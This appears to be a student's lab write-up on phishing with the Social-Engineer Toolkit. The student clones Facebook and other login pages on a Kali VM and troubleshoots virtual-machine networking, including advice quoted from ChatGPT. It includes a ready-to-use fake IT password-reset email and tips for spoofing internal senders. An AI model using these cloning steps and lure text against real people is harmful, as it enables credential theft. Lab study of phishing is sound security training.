
Step 3: Initiate Credential Harvester Attack Method

1. From the Website Attack Vectors menu, choose ***Option 3***: Credential Harvester Attack Method by typing `3` and pressing Enter.



Screenshot showing selection of Option 3 – Credential Harvester Attack Method (note the different web-based attacks).


2. You will now select ***Option 2***: Site Cloner by typing `2` and pressing Enter.




Screenshot showing selection of Option 2 – Site Cloner.

Step 4: Enter Your Kali Machine's IP Address

1. When prompted for the IP address to post the harvested credentials, enter your Kali VM's IP address (for example, `192.168.100.65`).







Screenshot showing I've entered my kali IP address.

2. The next prompt will ask for the URL of the site to clone. You can clone any legitimate website, such as Facebook or your organization's login portal. For this example, we'll clone Facebook's login page: (**Note:** Many security tools may detect well-known phishing test sites like Facebook, so it's best to use another site in your phishing campaigns)

Enter the URL to clone: https://www.facebook.com

3. SET will now clone the Facebook login page and prepare to harvest credentials.





Screenshots showing I've entered the Facebook URL and the last line in the terminal says the harvester is ready and I should have the victim browse to the site which I will attempt to do now.

Step 5: Prepare the Phishing Email

1. Now, you need to craft a convincing phishing email to lure the target. Open Firefox in Kali and log into an email account (e.g., Gmail or log into an anonymous email service like ProtonMail).

2. Compose an email that appears to come from the company's IT department. You might write something like:

Pro Tip:

- Use **company branding and a real signature** for authenticity.
- Send from an email that mimics an internal address (e.g., support@[company].com).
- **Avoid generic greetings** like "Dear User"—use real names if possible.

Subject: **URGENT: Password Reset Required**

Dear [Employee],

As part of a routine security update, we require you to reset your password within the next 24 hours. Please follow this link to confirm your identity and change your password: [insert your cloned site link].


Failure to comply will result in temporary account suspension.

Thank you, IT Support

3. Insert the cloned site's link. For example, if your Kali IP is `192.168.100.65`, the link might look like:


http://192.168.100.65/login

4. Click Send and wait for the victim to fall for the bait.



Screenshot showing that I've composed the email (I logged into my Gmail account) and I set myself (the same Gmail) as the recipient of the attack.

https://10.0.2.15/login




Screenshot showing I've applied the cloned site's link using my kali IP.


My Plan:

I don't have a Facebook account, but I'll craft the email using my own Gmail and send it to myself. Then I'll see if I can enter some data into the login page (even though I don't have a Facebook account) and see if it will capture those credentials without me clicking the login button.


Part 4: Observe the Action


I've received the email, I'm now powering on my Windows 10 machine so I can log in to my email, click the link and test the attack.






Maybe I got this because Facebook's login URL uses "https" and I have "http" in my phishing URL. I'm going to craft the email again and see if it works this time.





What I got on my second attempt in Windows 10 and the third attempt in Kali. It's still not connecting.



I'm seeing this line in the kali terminal.

I asked Chat GPT for some clarification and got this response:

Here's the **simple and honest explanation:** You're not doing anything "wrong" — **Facebook simply can't be cloned with SET anymore**. Modern browsers, security tools, and Facebook's own protections block it *everywhere*. That's why your lab notes warned you.

But here's why your specific setup also fails:

⭐ 1. The 404 error ("GET /login 404")

SET's clone of Facebook *does not* create a /login page.
It mirrors whatever the site gives—but Facebook **forces HTTPS, blocks being loaded without HTTPS**, and **won't allow its login page to load on an insecure clone**.

So, your browser requests:

http://10.0.2.15/login

But SET never created /login, so the server returns **404 Not Found**.

⭐ 2. Windows cannot load the 10.0.2.15 page

Your Windows machine is trying to connect to your Kali machine over the virtual network.

Common issues:

- NAT mode usually means **Windows → Kali direct access is blocked**
- Only Host-Only or Bridged mode allows Windows to reach Kali
- Kali's web server may only be listening on 127.0.0.1 instead of the full interface

---

⭐ 3. Cloning Facebook does NOT work (for real-world or lab tests)

Modern Facebook login pages:

- Require HTTPS
- Block iframe loading
- Have JS that breaks cloning
- Trigger browser "phishing" protections

- Won’t load on HTTP (which SET uses)

So even if your network was perfect, **Facebook will never render correctly**.

This is exactly why your lab notes say:

best to use another site in your phishing campaigns.

🌟 4. So, should you try another site?

YES. 100%

Choose a **simple insecure site** that uses:

- No strict JavaScript
- No HTTPS enforcement
- No anti-phishing protections
- Static forms

Examples that work perfectly for SET labs:

- http://testphp.vulnweb.com
- A simple login page you create yourself
- A dummy file-sharing login page

Before its suggestion, I’ll try a game that I play called Everskies.

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]: 10.0.2.15
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: https://everskies.com/
```

https://everskies.com/user/login

https://10.0.2.15/user/login

Same result, it won’t connect. Now I’ll try Chat GPT’s suggestion of using the Host-Only Adapter and Everskies.

---

https://everskies.com/user/login

https://192.168.56.104/user/login

```
── * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ──

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

Enter the IP address for POST back in Harvester/Tabnabbing: 192.168.56.104
```

Screenshot showing I've entered my IP after switching both VMs to Host-Only Adapter. I'm realizing now that the text above mentions the situation I was dealing with. NAT IP addresses are private, and since the browser doesn't know how to communicate with a private browser that explains why it did not connect on any of my previous attempts.

```
Enter the IP address for POST back in Harvester/Tabnabbing: 192.168.56.104
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: http://testphp.vulnweb.com/login.php

[*] Cloning the website: http://testphp.vulnweb.com/login.php
[*] This could take a little bit...
[*] Error. Unable to clone this specific site. Check your internet connection.


      Press <return> to continue
```

Screenshot showing I've entered a URL to clone, I tried the Everskies URL before this but that was unable to be cloned as well. When on Host-Only Adapter, my VMs struggle to connect to the internet, I've noticed the same in previous labs. I'll now try option 2, using the Bridged Adapter.

Option 2: Bridged Adapter

Your VMs act like normal devices on your WiFi/LAN.

- **Both get real IPs from your router**
- **Windows can reach Kali normally**
- **Works fine for phishing labs too**

This doesn't work either. The VMs won't connect so I'm trying another solution.

☑ **Why your VMs lose internet on Host-Only or Bridged**

Host-Only has no internet by design.
It only connects the VMs to each other and the host.

So Kali + Windows losing internet on Host-Only is normal — not a problem.
You're supposed to use Host-Only with a 2nd adapter.

The correct setup is:

✓ Adapter 1: NAT

For internet access

✓ Adapter 2: Host-Only

For Windows ↔ Kali communication (phishing link)

This is the standard setup for all pentesting labs.

How to fix it (exact steps)

On both Kali and Windows:

1. Add Adapter 1 = NAT

This gives internet.

2. Add Adapter 2 = Host-Only

This gives a direct network with IPs like:

192.168.56.x

What IP do you enter into SET?

Use your Host-Only IP, not NAT.

Example:

Kali Host-Only IP: 192.168.56.104

So in SET, type:

192.168.56.104

Your phishing link becomes:

http://192.168.56.104/login

Windows will now be able to open it because both machines exist on the Host-Only network.

Summary

- Host-Only = no internet (normal)
- NAT = internet (normal)
- Use both at the same time
- The IP SET wants is your Host-Only adapter IP

The warning message is not an error, just an explanation

http://testphp.vulnweb.com/login.php

Trying this another way:

***isolated environment**

adapter 1 – internal or host-only (so the VMs can talk to each other)

adapter 2 – nat (so the VMs can connect to the internet)

